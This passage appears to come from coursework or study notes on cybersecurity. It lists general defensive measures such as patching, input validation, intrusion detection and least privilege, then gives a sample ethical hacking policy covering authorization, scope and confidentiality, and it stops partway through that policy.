Apply software patches and upgrades on a regular basis to make sure known vulnerabilities are fixed.
To stop injection and remote code execution (RCE) vulnerabilities, use rigorous validation and sanitize all inputs.
Install an intrusion detection system (IDS) to keep an eye out for odd activity and identify unauthorized command executions.
Reduce the potential harm from privilege escalation by configuring file permissions and responsibilities to limit access to only what is required.
Use PAM to keep an eye on privileged account activity and lower the possibility of sensitive files being accessed by unauthorized parties.



Ethics in Hacking

Developing an Ethical Hacking Policy is essential. Your task is to communicate guidelines to ethical hackers in your company (fictitious) regarding appropriate hacking conduct, prohibited activities, and behaviors classified as unethical. List a minimum of five policy directives.

Sol:
We support ethical hacking efforts that safeguard and improve the security of our systems as part of our dedication to security. The following rules must be followed by any ethical hackers that work for our organization:

Authorization Requirement: Before performing any testing or vulnerability assessment, ethical hackers must secure express written consent. Even when done with the best of intentions, unauthorized access to systems is strictly forbidden and will be regarded as a violation of trust.

Adherence to Scope: Only conduct tests that fall within the predetermined, predetermined scope. It is immoral and forbidden to try to access systems, networks, or data beyond this scope or without permission.

Confidentiality: All information gleaned from testing needs to be kept private. It is expected of ethical hackers to safeguard private data and refrain from gaining access to irrelevant systems or personal information. It is totally prohibited to extract data or share private information without authorization.